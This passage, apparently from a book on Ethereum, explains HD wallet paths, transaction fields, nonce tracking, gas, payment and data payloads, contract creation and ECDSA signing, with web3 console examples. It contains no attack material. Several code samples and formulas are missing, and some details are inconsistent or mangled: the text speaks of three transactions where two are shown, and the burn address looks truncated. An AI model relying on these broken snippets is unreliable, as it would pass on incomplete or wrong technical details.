Because BIP-44 was created originally for Bitcoin, it contains a "quirk" that isn't relevant in the Ethereum world. On the fourth level of the path, "change", an HD wallet has two subtrees: one for creating receiving addresses and one for creating change addresses. Only the "receive" path is used in Ethereum, as there is no necessity for a change address like there is in Bitcoin. Note that whereas the previous levels used hardened derivation, this level uses normal derivation. This is to allow the account level of the tree to export extended public keys for use in a non-secured environment. Usable addresses are derived by the HD wallet as children of the fourth level, making the fifth level of the tree the "address_index". For example, the third receiving address for Ethereum payments in the primary account would be M/44'/60'/0/0/2.

[BIP-44 HD wallet structure examples](#) shows a few more examples.

Table 6. BIP-44 HD wallet structure examples

| HD path | Key described |
|-----------------|---|
| M/44'/60'/0/0/2 | The third receiving public key for the primary Ethereum account |
| M/44'/0/3/1/14 | The fifteenth change-address public key for the fourth Bitcoin account |
| m/44'/2/0/0/1 | The second private key in the Litecoin main account, for signing transactions |

Transactions

Transactions are signed messages originated by an externally owned account, transmitted by the Ethereum network, and recorded on the Ethereum blockchain. Behind that basic definition, there are a lot of surprising and fascinating details. Another way to look at transactions is that they are the only thing that can trigger a change of state or cause a contract to execute in the EVM. Ethereum is a global singleton state machine, and transactions are the only thing that can make that state machine "tick", changing its state. Contracts don't run on their own. Ethereum doesn't run "in the background". Everything starts with a transaction.

In this chapter, we will dissect transactions, show how they work, and understand the details. Note that much of this chapter is addressed to those who are interested in managing their own transactions at a low level, e.g. because they are writing a wallet app; you don't have to worry about this if you are happy using existing wallet applications, although you may find the details interesting, of course!

Structure of Transaction

First let's take a look at the basic structure of a transaction, as it is serialized and transmitted on the Ethereum network. Each client and application that receives a serialized transaction will store it in-memory using its own internal data structure, perhaps embellished with metadata that doesn't exist in the network serialized transaction itself. The network serialization of a transaction is, therefore, the only common standard of a transaction's structure.

A transaction is a serialized binary message that contains the following data:

nonce

A sequence number, issued by the originating EOA, used to prevent message replay.

gas price

The price of gas (in wei) the originator is willing to pay.

gas limit

The maximum amount of gas the originator is willing to buy for this transaction.

to

Destination Ethereum address.

value

Amount of ether to send to the destination.

data

Variable length binary data payload.

v,r,s

The three components of an ECDSA digital signature of the originating EOA.

The transaction message's structure is serialized using the Recursive Length Prefix (RLP) encoding scheme (see [\[rlp\]](#)), which was created specifically for accurate and byte-perfect data serialization in Ethereum. All numbers in Ethereum are encoded as big-endian integers, of lengths that are multiples of 8 bits.

Note that the field labels ("to", "gas limit", etc.) are shown here for clarity, but are not part of the transaction serialized data, which contains the field values RLP-encoded. In general, RLP does not contain any field delimiters or labels. RLP's length prefix is used to identify the length of each field. Anything beyond the defined length, therefore, belongs to the next field in the structure.

While this is the actual transaction structure transmitted, most internal representations and user interface visualizations embellish this with additional information, derived from the transaction or from the blockchain.

For example, you may notice there is no "from" data in the address identifying the originator EOA. That is because the EOA's public key can be derived from the v,r,s components of the ECDSA signature. The address can, in turn, be derived from the public key. When you see a transaction showing a "from" field, that was added by the software used to visualize the transaction. Other metadata frequently added to the transaction by client software include the block number (once it is mined and included in the blockchain) and a transaction ID (calculated hash). Again, this data is derived from the transaction and not part of the transaction message itself.

The transaction nonce

The nonce is one of the most important and least understood components of a transaction. The definition in the Yellow Paper (see [\[yellow_paper\]](#)) reads:

nonce: A scalar value equal to the number of transactions sent from this address or, in the case of accounts with associated code, the number of contract-creations made by this account.

Strictly speaking, the nonce is an attribute of the originating address, i.e. it only has meaning in the context of the sending address. However, the nonce is not stored explicitly as part of an account's state on the blockchain. Instead it is calculated dynamically, by counting the number of confirmed transactions that have originated from an address.

There are two scenarios where the existence of a transaction counting nonce is important: the usability feature of transactions being included in the order they are created; and the vital feature of transaction duplication protection. Let's look at an example scenario for each of these:

1. Imagine you wish to make two transactions. You have an important payment to make of 6 ether, and also another payment of 8 ether. You sign and broadcast the 6 ether transaction first, because it is the more important one, and then you sign and broadcast the second, 8 ether transaction. Sadly, you have overlooked the fact that this account of yours has only 10 ether, so the network can't accept both transactions. One of them will fail. Because you sent the more important 6 ether one first, you understandably expect that one to go through and the 8 ether one to be rejected. However, in a decentralized system like Ethereum, nodes may receive the transactions in either order; there is no guarantee that a particular node will have one transaction propagated to it before the other. As such, it will almost certainly be the case that some nodes receive the 6 ether transaction first and others receive the 8 ether transaction first. Without the nonce, it would be random as to which one gets accepted and which rejected. However, with the nonce included, the first transaction you sent will have the correct nonce, let's say it is 3, signifying that it is next in line to be processed. The 8 ether transaction has the next nonce value, i.e. 4, and so will be ignored until your account shows up to have officially processed all the transactions with nonces from 0 to 3, even if the 8 ether transaction is received first. Phew!
2. Now imagine you have an account with 100 ether. Fantastic! You find someone on-line who will accept payment in ether for a mcguffin-widget that you really want to buy. You send them 2 ether and they send you the mcguffin-widget. Lovely. To make that 2 ether payment, you signed a transaction sending 2 ether from your account to their account, and then broadcast it to the Ethereum network to be verified and included on the blockchain. Now, without a nonce value in the transaction, a second transaction sending 2 ether to the same address a second time will look exactly the same as the first transaction. This would mean that anyone

who saw your transaction on the Ethereum network (which means everyone, including the recipient, or your enemies) can "replay" the transaction again and again and again until all your ether is gone simply by copy-and-pasting your original transaction and resending it to the network. However, with the nonce value included in the transaction data, *every single transaction is unique*, even when sending the same amount of ether to the send recipient address multiple times. This means that, by having the incrementing nonce as part of the transaction, it is simply no possible for anyone to "duplicate" a payment you have made.

In summary, it is important to note that the use of the nonce is actually vital for an *account based* protocol, in contrast to the "UTXO" mechanism of the Bitcoin protocol.

Keeping track of nonces

In practical terms, the nonce is an up-to-date count of the number of *confirmed* (i.e. on-chain) transactions that have originated from an account. To find out what the nonce is, you can interrogate the blockchain, for example via the web3 interface:

Retrieving the transaction count of our example address

```
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f")
```

40

Tip

The nonce is a zero-based counter, meaning the first transaction has nonce 0. In [Retrieving the transaction count of our example address](#), we have a transaction count of 40, meaning nonces 0 through 39 have been seen. The next transaction's nonce will need to be 40.

Your wallet will keep track of nonces for each address it manages. It's fairly simple to do that, as long as you are only originating transactions from a single point. Let's say you are writing your own wallet software or some other application that originates transactions. How do you track nonces?

When you create a new transaction, you assign the next nonce in the sequence. But until it is confirmed, it will not count towards the getTransactionCount total.

Tip

Be careful when using the getTransactionCount function for counting pending transactions, because you might run into some problems if you send a few transactions in a row.

Let's look at an example:

```
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f",
"pending")  
40  
  
web3.eth.sendTransaction({from: web3.eth.accounts[0], to:
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", value: web3.toWei(0.01,
"ether"});  
  
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f",
"pending")  
  
41  
  
web3.eth.sendTransaction({from: web3.eth.accounts[0], to:
"0xB0920c523d582040f2BCB1bD7FB1c7C1ECEbdB34", value: web3.toWei(0.01,
"ether"});  
  
web3.eth.getTransactionCount("0x9e713963a92c02317a681b9bb3065a8249de124f",
"pending")  
  
41
```

As you can see, the first transaction we sent increased the transaction count to 41, showing the pending transaction. But when we sent 3 more transactions in quick succession, the `getTransactionCount` call didn't count them. It only counted one, even though you might expect there to be 3 pending in the mempool. If we wait a few seconds to allow for network communications to settle down, the `getTransactionCount` call will return the expected number. But in the interim, while there are more than one transactions pending, it might not help us.

When you build an application that constructs transactions, it cannot rely on `getTransactionCount` for pending transactions. Only when pending and confirmed are equal (all outstanding transactions are confirmed) can you trust the output of `getTransactionCount` to start your nonce counter. Thereafter, keep track of the nonce in your application until each transaction confirms.

Parity's JSON RPC interface offers the `parity_nextNonce` function, that returns the next nonce that should be used in a transaction. The `parity_nextNonce`

function counts nonces correctly, even if you construct several transactions in rapid succession, without confirming them.

Tip

Parity has a web console for accessing the JSON RPC interface, but here we are using a command line HTTP client to access it

```
curl --data
'{"method":"parity_nextNonce","params":["0x9e713963a92c02317a681b9bb3065a8249
de124f"],"id":1,"jsonrpc":"2.0"}' -H "Content-Type: application/json" -X POST
localhost:8545
```

```
{"jsonrpc":"2.0","result":"0x32","id":1}
```

Gaps in nonces, duplicate nonces, and confirmation

It is important to keep track of nonces if you are creating transactions programmatically, especially if you are doing so from multiple independent processes simultaneously.

The Ethereum network processes transactions sequentially, based on the nonce. That means that if you transmit a transaction with nonce 0 and then transmit a transaction with nonce 2, the second transaction will not be included in any blocks. It will be stored in the mempool, while the Ethereum network waits for the missing nonce to appear. All nodes will assume that the missing nonce has simply been delayed and that the transaction with nonce 2 was received out-of-sequence.

If you then transmit a transaction with the missing nonce 1, both transactions (nonces 1 and 2) will be processed and included (if valid, of course). Once you fill the gap, the network can mine the out-of-sequence transaction that it held in the mempool.

What this means is that if you create several transactions in sequence and one of them does not get officially included in any blocks, all the subsequent transactions will be "stuck", waiting for the missing nonce. A transaction can create an inadvertent "gap" in the nonce sequence because it is invalid or has insufficient gas. To get things moving again, you have to transmit a valid transaction with the missing nonce. You should be equally mindful that once a tx with the "missing" nonce is validated by the network, all the broadcast transactions with subsequent nonces will incrementally become valid; it is not possible to "recall" a transaction!

If on the other hand you accidentally duplicate a nonce, for example by transmitting two transactions with the same nonce, but different recipients or values, then one of them will be confirmed and one will be rejected. Which one

is confirmed will be determined by the sequence in which they arrive at the first validating node that receives them, i.e. it will be fairly random.

As you can see, keeping track of nonces is necessary and if your application doesn't manage that process correctly, you will run into problems. Unfortunately, things get even more difficult if you are trying to do this concurrently, as we will see in the next section.

Concurrency, transaction origination, and nonces

Concurrency is a complex aspect of computer science, and it crops up unexpectedly sometimes, especially in decentralized and distributed real-time systems like Ethereum.

In simple terms, concurrency is when you have simultaneous computation by multiple independent systems. These can be in the same program (e.g. threading), on the same CPU (e.g. multi-processing), or on different computers (i.e. distributed systems). Ethereum, by definition, is a system that allows concurrency of operations (nodes, clients, DApps), but enforces a singleton state through consensus.

Now, imagine that we have multiple independent wallet applications that are generating transactions from the same address or addresses. One example of such a situation would be an exchange processing withdrawals from the exchange's hot wallet. Ideally, you'd want to have more than one computer processing withdrawals, so that it doesn't become a bottleneck or single point of failure. However, this quickly becomes problematic, as having more than one computer producing withdrawals will result in some thorny concurrency problems, not least of which is the selection of nonces. How do multiple computers generating, signing and broadcasting transactions from the same hot wallet account coordinate?

You could use a single computer to assign nonces, on a first-come first-served basis to computers signing transactions. However, this computer is now a single point of failure. Worse, if several nonces are assigned and one of them never gets used (because of a failure in the computer processing the transaction with that nonce), all of the subsequent ones get stuck.

Another approach would be to generate the transactions, but not assign a nonce to them (and therefore leave them unsigned - remember that the nonce is an integral part of the transaction data and therefore needs to be included in the digital signature that authenticates the transaction). Then queue them to a single node that signs them and also keeps track of nonces. Again, this would be a pitch-point in the process: the signing and tracking of nonces is the part of your operation that is likely to become congested under load, whereas the

generation of the unsigned transaction is the part you don't really need to parallelize. You would have some concurrency, but you don't have it in any useful part of the process.

In the end, these concurrency problems, on top of the difficulty of tracking account balances and transaction confirmations in independent processes, force most implementations towards avoiding concurrency and creating bottlenecks such as a single process handling all withdrawal transactions in an exchange, or setting up multiple hot wallets that can work completely independently for withdrawals and only need to be intermittently re-balanced.

Transaction gas

We discuss *gas* in detail in [\[gas\]](#). However, let's cover some basics about the role of the `gasPrice` and `gasLimit` components of a transaction.

Gas is the fuel of Ethereum. Gas is not ether - it's a separate virtual currency with its own exchange rate against ether. Ethereum uses gas to control the amount of resources that a transaction can use, since it will be processed on thousands of computers around the world. The open-ended (Turing complete) computation model requires some form of metering in order to avoid denial of service attacks or inadvertent resource-devouring transactions.

Gas is separate from ether in order to protect the system from the volatility that might arise along with rapid changes in the value of ether, and also as a way to manage the important and sensitive ratios between the costs of the various resources that gas pays for (namely, computation, memory and storage).

The `gasPrice` field in a transaction allows the transaction originator to set the exchange rate of each unit of gas that they are willing to pay. Gas price is measured in wei per gas unit. For example, in a transaction we recently created for an example in this book, our wallet had set the `gasPrice` to 3 Gwei (3 Giga-wei or 3 billion wei).

The popular site ethgasstation.info provides information on the current prices of gas, and other relevant gas metrics for the Ethereum main network:

<https://ethgasstation.info/>

Wallets can adjust the `gasPrice` in transactions they originate, to achieve faster confirmation of transactions. The higher the `gasPrice`, the faster the transaction is likely to confirm. Conversely, lower priority transactions can carry a reduced price, resulting in slower confirmation. The minimum value that `gasPrice` that can be set to is zero, which means a fee-free transaction. During periods of low demand for space in a block, such transactions might very well get mined.

Tip

The minimum acceptable gasPrice is zero. That means that wallets can generate completely free transactions. Depending on capacity, these may never be confirmed, but there is nothing in the protocol that prohibits free transactions. You can find several examples of such transactions successfully included on the Ethereum blockchain.

The web3 interface offers a gasPrice suggestion, by calculating a median price across several blocks:

```
truffle(mainnet)> web3.eth.getGasPrice(console.log)  
truffle(mainnet)> null BigNumber { s: 1, e: 10, c: [ 10000000000 ] }
```

The second important field related to gas, is gasLimit. This is explained in more detail in [\[gas\]](#). In simple terms, gasLimit defines how the maximum number of units of gas the transaction originator is willing to buy in order to complete the transaction. For simple payments, meaning transactions that transfer ether from one EOA to another EOA, the gas amount needed is fixed at 21,000 gas units. To calculate how much ether that will cost, you multiply 21,000 with the gasPrice you're willing to pay:

```
truffle(mainnet)> web3.eth.getGasPrice(function(err, res){  
  console.log(res*21000)} )  
  
truffle(mainnet)> 2100000000000000
```

If your transaction's destination address is a contract, then the amount of gas needed can be estimated but cannot be determined with accuracy. That's because a contract can evaluate different conditions that lead to different execution paths, with different total gas costs. That means that the contract may execute only a simple computation or a more complex one depending on conditions that are outside of your control and cannot be predicted. To demonstrate this let's look at an example: we can write a smart contract that increments a counter each time it is called and executes a particular loop a number of times equal to the call count. Maybe on the 100th call it gives out a special price that needs extra calculations. If you call the contract 99 times one thing happens, but on the 100th something very different happens. The amount of gas you would pay for that depends on how many other transactions have called that function before your transaction is included in a block. Perhaps your estimate is based on being the 99th transaction and just before your transaction is confirmed, someone else calls the contract for the 99th time. Now you're the 100th transaction to call and the computation effort (and gas cost) is much higher.

To borrow a common analogy used in Ethereum, you can think of gasLimit as the fuel tank in your car (your car is the transaction). You fill the tank with as much gas as you think it will need for the journey (the computation needed to validate your transaction). You can estimate the amount to some degree, but there might be unexpected changes to your journey such as a diversion (a more complex execution path), which increase fuel consumption.

The analogy to a fuel tank is somewhat misleading, however. It's actually more like a credit account for a gas station company, where you pay after the trip is completed, based on how much gas you actually used. When you transmit your transaction, one of the first validation steps is to check that the account it originated from has enough ether to pay the `gasPrice * gas` fee. But the amount is not actually deducted from your account until the end of the transaction execution. You are only billed for gas actually consumed by your transaction at the end, but you have to have enough balance for the maximum amount you are willing to pay before you send your transaction.

Transaction recipient

The recipient of a transaction is specified in the `to` field. This contains a 20-byte Ethereum address. The address can be an EOA or a contract address.

Ethereum does no further validation of this field. Any 20-byte value is considered valid. If the 20-byte value corresponds to an address without a corresponding private key, or without a corresponding contract, the transaction is still valid. Ethereum has no way of knowing whether an address was correctly derived from a public key (and therefore from a private key) in existence.

| | |
|---------|--|
| Warning | The Ethereum protocol does not validate recipient addresses in transactions. You can send to an address that has no corresponding private key or contract, thereby "burning" the ether, rendering it forever unspendable. Validation should be done at the user interface level. |
|---------|--|

Sending a transaction to the wrong address will probably *burn* the ether sent, rendering it forever inaccessible (unspendable), since most addresses do not have a known private key and therefore no signature can be generated to spend it. It is assumed that validation of the address happens at the user interface level (see [\[eip-55\]](#) or [\[icap\]](#)). In fact, there are a number of valid reasons for burning ether, including as a game-theory disincentive to cheating in payment channels and other smart contracts, and, since the amount of ether is finite, burning ether effectively distributes the value burned to all ether holders (in proportion to the amount of ether they hold).

Transaction value and data

The main "payload" of a transaction is contained in two fields: value and data. Transactions can have: both value and data; only value; only data; or neither value nor data. All four combinations are valid.

A transaction with only value is a *payment*. A transaction with only data is an *invocation*. A transaction with neither value nor data - well that's probably just a waste of gas! But it is still possible.

Let's try all of the above combinations:

First, we set the source and destination addresses from our wallet, just to make the demo easier to read:

Set the source and destination addresses

```
src = web3.eth.accounts[0];
dst = web3.eth.accounts[1];
```

Transaction with value (payment), and no data payload

Value, no data

```
web3.eth.sendTransaction({from: src, to: dst, value: web3.toWei(0.01,
"ether"), data: ""});
```

Our wallet shows a confirmation screen, indicating the value to send, and no data payload:




Figure 1. Parity wallet showing a transaction with value, but no data

Transaction with value (payment), and a data payload

Value and data

```
web3.eth.sendTransaction({from: src, to: dst, value: web3.toWei(0.01,
"ether"), data: "0x1234"});
```

Our wallet shows a confirmation screen, indicating the value to send and a data payload:




Figure 2. Parity wallet showing a transaction with value and data

Transaction with 0 value, only a data payload

No value, only data

```
web3.eth.sendTransaction({from: src, to: dst, value: 0, data: "0x1234"});
```

Our wallet shows a confirmation screen, indicating the value as 0 and a data payload:




Figure 3. Parity wallet showing a transaction with no value, only data

Transaction with neither value (payment), nor data payload

No value, no data

```
web3.eth.sendTransaction({from: src, to: dst, value: 0, data: ""});
```

Our wallet shows a confirmation screen, indicating 0 value and no data:




Figure 4. Parity wallet showing a transaction with no value, and no data

Transmitting value to EOAs and contracts

When you construct an Ethereum transaction that contains value, it is the equivalent of a *payment*. These transactions will behave differently depending on whether the destination address is a contract or not.

For EOA addresses, or rather for any address that isn't flagged as a contract on the blockchain, Ethereum will record a state change, adding the value you sent to the balance of the address. If the address has not been seen before, it will be added to the client's internal representation of the state and its balance initialized to the value of your payment.

If the destination address (to) is a contract, then the EVM will execute the contract. As most contracts follow the ABI specification, it will likely attempt to call the function named in the data payload of your transaction (see [\[Invocation\]](#)). If there is no data payload in your transaction, the contract will probably call its *fallback* function and, if that function is payable, will execute it to determine what to do next.

A contract can reject incoming payments by throwing an exception immediately when a function is called, or as determined by conditions coded in a function. If the function terminated successfully (without an exception), then the contract's state is updated to reflect an increase in the contract's ether balance.

Transmitting a data payload to an EOA or contract

When your transaction contains a data payload, it is most likely addressed to a contract address. That doesn't mean you cannot send a data payload to an EOA - that is completely valid in the Ethereum protocol. However, in that case, the interpretation of the data payload is up to the wallet you use to access the EOA. It is totally ignored by the Ethereum protocol. Most wallets also ignore any data payload received in a transaction to an EOA they control. In the future, it is possible that standards may emerge that allow wallets to interpret data payload encodings the way contracts do, thereby allowing transactions to invoke functions running inside user wallets. The critical difference is that any interpretation of the data payload by an EOA is not subject to Ethereum's consensus rules, unlike a contract execution.

For now, let's assume your transaction is delivering a data payload to a contract address. In that case, the data payload will be interpreted by the EVM as *contract invocation*. Most contracts use this data more specifically as a *function invocation*, calling the named function and passing any encoded arguments to the function.

The data payload sent to an ABI compatible contract (which you can assume all contracts are) is a hex-serialized encoding of:

A function selector

The first 4 bytes of the Keccak256 hash of the function's *prototype*. This allows the contract to unambiguously identify which function you wish to invoke.

The function arguments

The function's arguments, encoded according to the rules for the various elementary types defined the ABI specification.

Let's look at a simple example, drawn from our [solidity_faucet_example](#). In Faucet.sol, we defined a single function for withdrawals:

```
function withdraw(uint withdraw_amount) public {
```

The *prototype* of the withdraw function is defined as the string containing the name of the function, followed by the data type of each of its arguments enclosed in parentheses and separated by a single comma. The function name is withdraw and it takes a single argument that is a uint (which is an alias for uint256). So the prototype of withdraw would be:

`withdraw(uint256)`

Let's calculate the Keccak256 hash of this string (we can use the truffle console or any JavaScript web3 console to do that):

```
web3.sha3("withdraw(uint256)");
'0x2e1a7d4d13322e7b96f9a57413e1525c250fb7a9021cf91d1540d5b69f16a49f'
```

The first 4 bytes of the hash are 0x2e1a7d4d. That's our "function selector" value, which will tell the contract which function we want to call.

Next, let's calculate a value to pass as the argument `withdraw_amount`. We want to withdraw 0.01 ether. Let's encode that to a hex-serialized big-endian unsigned 256-bit integer, denominated in wei:

```
withdraw_amount = web3.toWei(0.01, "ether");
'1000000000000000000'
withdraw_amount_hex = web3.toHex(withdraw_amount);
'0x2386f26fc10000'
```

Now, we add the function selector to the amount (padded to 32 bytes):

That's the data payload for our transaction, invoking the withdraw function and requesting 0.01 ether as the withdraw_amount.

Special transaction: Contract creation

There is one special case of a transaction: contract creation. This is a transaction that *creates* a new contract on the blockchain, deploying for future use. Contract creation transactions are sent to a special destination address: the zero address. In simple terms, the `to` field in a contract registration transaction contains the address `0x0`. This address represents neither an EOA (there is no corresponding private/public key pair) nor a contract. It can never spend ether or initiate a transaction. It is only used as a destination, with the special meaning "create this contract".

While the zero address is only intended for contract create, it sometimes receives payments from various addresses. There are two explanations for this: either it is by accident, resulting in the loss of ether, or it is an intentional *ether burn* (see [\[burning_ether\]](#)). However, if you want to do an intentional ether burn, you should make your intention clear to the network and use the specially designated burn address instead:

0x00000000000000000000000000000000dEaD

| | |
|---------|---|
| Warning | Any ether sent to the contract registration address 0x0 or the designated burn address 0x0...dEaD above will become unspendable and lost forever. |
|---------|---|

A contract creation transaction need only contain a data payload that contains the compiled bytecode which will create the contract. The only effect of this transaction is to create the contract. You can include an ether amount in the value field if you want to set the new contract up with a starting balance, but that is entirely optional.

As an example, we can publish Faucet.sol used in [\[intro\]](#). The contract needs to be compiled into a binary hexadecimal representation. This can be done with the Solidity compiler.

```
> solc --bin Faucet.sol
```

Binary:

ffffffffffff1680632e1a7d4d146041575b005b3415604b57600080fd5b605f60048080359060200
190919050506061565b005b67016345785d8a00008111515607757600080fd5b3373ffff
ffffffffffffffffff166108fc82908115029060405160006040518083038
1858888f19350505050151560b657600080fd5b505600a165627a7a72305820d276ddd56041f7
dc2d2eab69f01dd0a0146446562e25236cf4ba5095d2ee802f0029

The same information can also be obtained from the Remix online compiler.

Now we can create the transaction.

It is good practice to always specify a to parameter, even in the case of the zero address contract creation, because the cost of accidentally sending your ether to 0x0 and losing it forever is too great. You can also specify gasPrice and the gas limit.

Once the contract is mined we can see it on etherscan block explorer

Figure 5. Etherscan showing the contract successfully mined

You can look at the receipt of transaction to get information about the contract.

Here we can see the address of the contract. We can send and receive funds from the contract as shown in [Transmitting a data payload to an EOA or contract](#).

After a while, both transactions are visible on etherscan

| Transactions | Internal Transactions | Code | Events |
|--------------------------|-----------------------|-------------|--------------------|
| Latest 3 txns | | | |
| TxHash | Block | Age | From |
| 0x59836029e7ce43... | 3105346 | 1 min ago | 0xa966a87db5913... |
| 0x6ebf2e1fe95cc9... | 3105319 | 6 mins ago | 0xa966a87db5913... |
| 0xbcc327ae5d369f... | 3105256 | 33 mins ago | 0xa966a87db5913... |
| To | Value | [TxFee] | |
| [IN] 0xb226270965b433... | 0 Ether | 0.000029414 | |
| [IN] 0xb226270965b433... | 0.1 Ether | 0.00029456 | |
| [IN] Contract Creation | 0 Ether | 0.0227116 | |

Figure 6. Etherscan showing the transactions for sending and receiving funds

Digital signatures

So far, we have not delved into any detail about "digital signatures". In this section, we look at how digital signatures work and how they can present proof of ownership of a private key without revealing that private key.

Elliptic Curve Digital Signature Algorithm (ECDSA)

The digital signature algorithm used in Ethereum is the *Elliptic Curve Digital Signature Algorithm*, or *ECDSA*. ECDSA is the algorithm used for digital signatures based on elliptic curve private/public key pairs, as described in [\[elliptic_curve\]](#).

A digital signature serves three purposes in Ethereum (see the following sidebar). First, the signature proves that the owner of the private key, who is by implication the owner of an Ethereum account, has *authorized* the spending of ether, or execution of a contract. Secondly, the proof of authorization is *undeniable* (non-repudiation). Thirdly, the signature proves that the transaction data have not and *cannot be modified* by anyone after the transaction has been signed.

Wikipedia's Definition of a "Digital Signature"

A digital signature is a mathematical scheme for demonstrating the authenticity of a digital message or documents. A valid digital signature gives a recipient reason to believe that the message was created by a known sender (authentication), that the sender cannot deny having sent the message (non-repudiation), and that the message was not altered in transit (integrity).

Source: https://en.wikipedia.org/wiki/Digital_signature

How Digital Signatures Work

A digital signature is a *mathematical scheme* that consists of two parts. The first part is an algorithm for creating a signature, using a private key (the signing

key) from a message (which in our case is the transaction). The second part is an algorithm that allows anyone to verify the signature by only using the message and a public key.

Creating a digital signature

In Ethereum's implementation of ECDSA, the "message" being signed is the transaction, or more accurately, the Keccak256 hash of the RLP-encoded data from the transaction. The signing key is the EOA's private key. The result is the signature:

where:

- k is the signing private key
- m is the RLP-encoded transaction
- $F_{keccak256}$ is the Keccak256 hash function
- F_{sig} is the signing algorithm
- Sig is the resulting signature

More details on the mathematics of ECDSA can be found in [ECDSA Math](#).

The function F_{sig} produces a signature Sig that is composed of two values, commonly referred to as R and S :

```
Sig = (R, S)
```

Verifying the Signature

To verify the signature, one must have the signature (R and S), the serialized transaction, and the public key (that corresponds to the private key used to create the signature). Essentially, verification of a signature means "Only the owner of the private key that generated this public key could have produced this signature on this transaction".

The signature verification algorithm takes the message (i.e. a hash of the transaction for our usage), the signer's public key and the signature (R and S values), and returns TRUE if the signature is valid for this message and public key.

ECDSA Math

As mentioned previously, signatures are created by a mathematical function F_{sig} that produces a signature composed of two values R and S . In this section we look at the function F_{sig} in more detail.

The signature algorithm first generates an *ephemeral* (temporary) private key in a cryptographically secure way. This temporary key is used in the calculation of the R and S values to ensure that the sender's actual private key can't be calculated by attackers watching signed transactions on the Ethereum network.

As we know from [\[pubkey\]](#), the ephemeral private key is used to derive the corresponding (ephemeral) public key, so we have:

1. A cryptographically secure random number q , which is used as the ephemeral private key, and
2. the corresponding ephemeral public key Q , generated from q and the elliptic curve generator point G

The R value of the digital signature is then the x coordinate of the ephemeral public key Q .

From there, the algorithm calculates the S value of the signature, such that:

$$S \equiv q^{-1} (\text{Keccak256}(m) + R * k) \pmod{p}$$

where:

- q is the ephemeral private key
- R is the x coordinate of the ephemeral public key
- k is the signing (EOA owner's) private key
- m is the transaction data
- p is the prime order of the elliptic curve

Verification is the inverse of the signature generation function, using the R, S values and the sender's public key to calculate a value Q , which is a point on the elliptic curve (the ephemeral public key used in signature creation):

1. Check all inputs are correctly formed
2. Calculate $w = S^{-1} \pmod{p}$
3. Calculate $u_1 = \text{Keccak256}(m) * w \pmod{p}$

4. Calculate $u_2 = R * w \bmod p$
5. Finally, Calculate the point on the elliptic curve $Q \equiv u_1 * _G + u_2 * K \pmod{p}$

where:

- R and S are the signature values
- K is the signer's (EOA owner's) public key
- m is the transaction data that was signed
- G is the elliptic curve generator point
- p is the prime order of the elliptic curve

If the x coordinate of the calculated point Q is equal to R , then the verifier can conclude that the signature is valid.

Note that in verifying the signature, the private key is neither known nor revealed.

Tip

ECDSA is necessarily a fairly complicated piece of math; a full explanation is beyond the scope of this book. A number of great guides online take you through it step by step: search for "ECDSA explained" or try this one: <http://bit.ly/2r0HhGB>.

Transaction signing in practice

